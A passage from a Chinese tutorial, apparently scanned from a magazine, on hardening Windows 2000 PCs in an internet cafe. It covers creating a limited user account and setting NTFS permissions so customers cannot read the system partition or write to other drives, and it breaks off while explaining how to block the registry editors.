


图 3




图 4

找到本地用户和组，右键单击用户—新用户，弹出如图4所示的对话框。

在用户名里输入User1（你也可以输入其他名称），密码设为空，因为很多客人都讨厌上机之前输入密码。把“用户下次登录前需要更改密码”前面的勾去掉，选中用户不能更改密码和密码永不过期这两项，单击创建即可创建一个隶属于User组的用户User1。

用户权限限定：

网吧老板总是不喜欢客人更改自己的机器配置、随意安装软件、删除文件等等。以前总要用什么美萍来保护，结果造成了老板和客人都十分难受。对于老板来说，时刻要提防无聊的破解高手本地破解美萍，对于客人来说，没有上网的自由，不能下载，不能更改屏幕分辨率，右键菜单屏蔽等等，实在是难受。

下面我们就用Windows 2000的高级磁盘管理结合超级兔子的功能来限定一般用户的权限。而对于这些用户来说，也不必太伤心，你可以做你想做的合法事情，右键没有屏蔽，开始菜单跟你在家也没什么区别。

我原来设定的磁盘访问权限是用户无法读取C盘，无法向任何分区写东西，除了在他自己的文件夹里面，也就是一个User账户的配置文件夹。这个文件夹包括User1的配置文件、桌面布局等等。用户可以在桌面上临时建立自己的文档，这样做是很讨好那些喜欢在网吧写东西的客人的，而那些用网吧管理软件的老板把桌面限定的那么死，实在没什么意思。




图 5

首先，鼠标右键单击C分区，选择属性，弹出如图5所示的选项卡。

选择“安全”选项卡（请注意，你的分区必须是NTFS，不然我说的这些都是废话）。然后你会看到Windows 2000默认的是EveryOne组完全控制C分区，也就是任何本地登录的用户都可以对C分区做读写操作。请把这个组从名称这一栏中删除！

然后单击添加，在如图6所示的选项卡里选择：Administrators（管理员组），确定后退出。




图 6

这时候，只要你的客人（User1，属于Users）没有取得你的管理员权限，那么他无论如

何也是没有办法读取你的C分区的，就算是网上一些可以显示C分区信息的黑客网页或者工具也没用，至今没有一款工具能够从内核上彻底突破NTFS!

下面我们来试试看效果，用User1登录一下试




图 7

试看，如图7所示。

可以看到，访问被拒绝了。由此可见，直接禁止用户访问磁盘带来的效果是显而易见的，但这样也会带来问题，用户将不能运行C分区下另外安装的所有应用软件（Windows自带的除外）。因此，我为大家设计了如下的磁盘管理方案，既不得罪客人，也不会让你为机器安全太担心：

1.C分区还是用这样的强行禁止用户访问的方式，禁止用户访问系统分区。

2.其他分区，可以采用用户可读、可执行、但不可写的方式来限定用户权限。但必须注意，你的所有软件都必须安装在其他分区，当然，那个网吧计费软件和超级兔子除外，因为那两个软件是不允许客人访问的。具体做法如下：

还是在磁盘属性—安全的选项卡里面，删除Everyone组，添加如下安全配置，如图8所示：Ad－ministrators完全控制，User1（或者Users也可以）读取及运行，列出文件夹目录，读取。这样，客人就可以自由读取，运行磁盘上的程序，但他们无论如何也没办法向磁盘上写东西。




图 8

限定用户使用个别程序：

让客人合法、高效的利用网吧资源是每一个网吧老板和管理员的心愿，但偏偏就有那么一小批无聊的客人总喜欢瞎捣鼓，比如修改IE属性，更改注册表等等非法行为，下面我们就来看看怎么限定这些程序。

由于我们上面的安全配置只能禁止用户修改这些程序，但不能禁止他们运行这些程序（NTFS具有继承性，当你限定了磁盘访问权限之后，也就限定了磁盘内所有文件夹和程序的权限）。因此，我们来看看我们可以为这些要命的敏感程序做些什么事情。

首先是IE属性，找到C：\Program Files\Internet Explorer，右键单击Internet Explorer.exe，看属性，如图9所示，你可以看到默认已经是Users不能修改了，我们目的基本达到（如果你还想做什么，那就去做吧）。




图 9

下面我们转向其他程序，Regedit和Regedt32。

我们都知道Regedit.exe是注册表编辑器，而Regedt32是什么呢？也是一个注册表编辑器，它是一个纯32位的编辑器。这个编辑器的界面如图




图 10

10所示。

我们来看看怎么禁止这两个程序运行。

首先找到C:\WINNT\system32，然后定位到

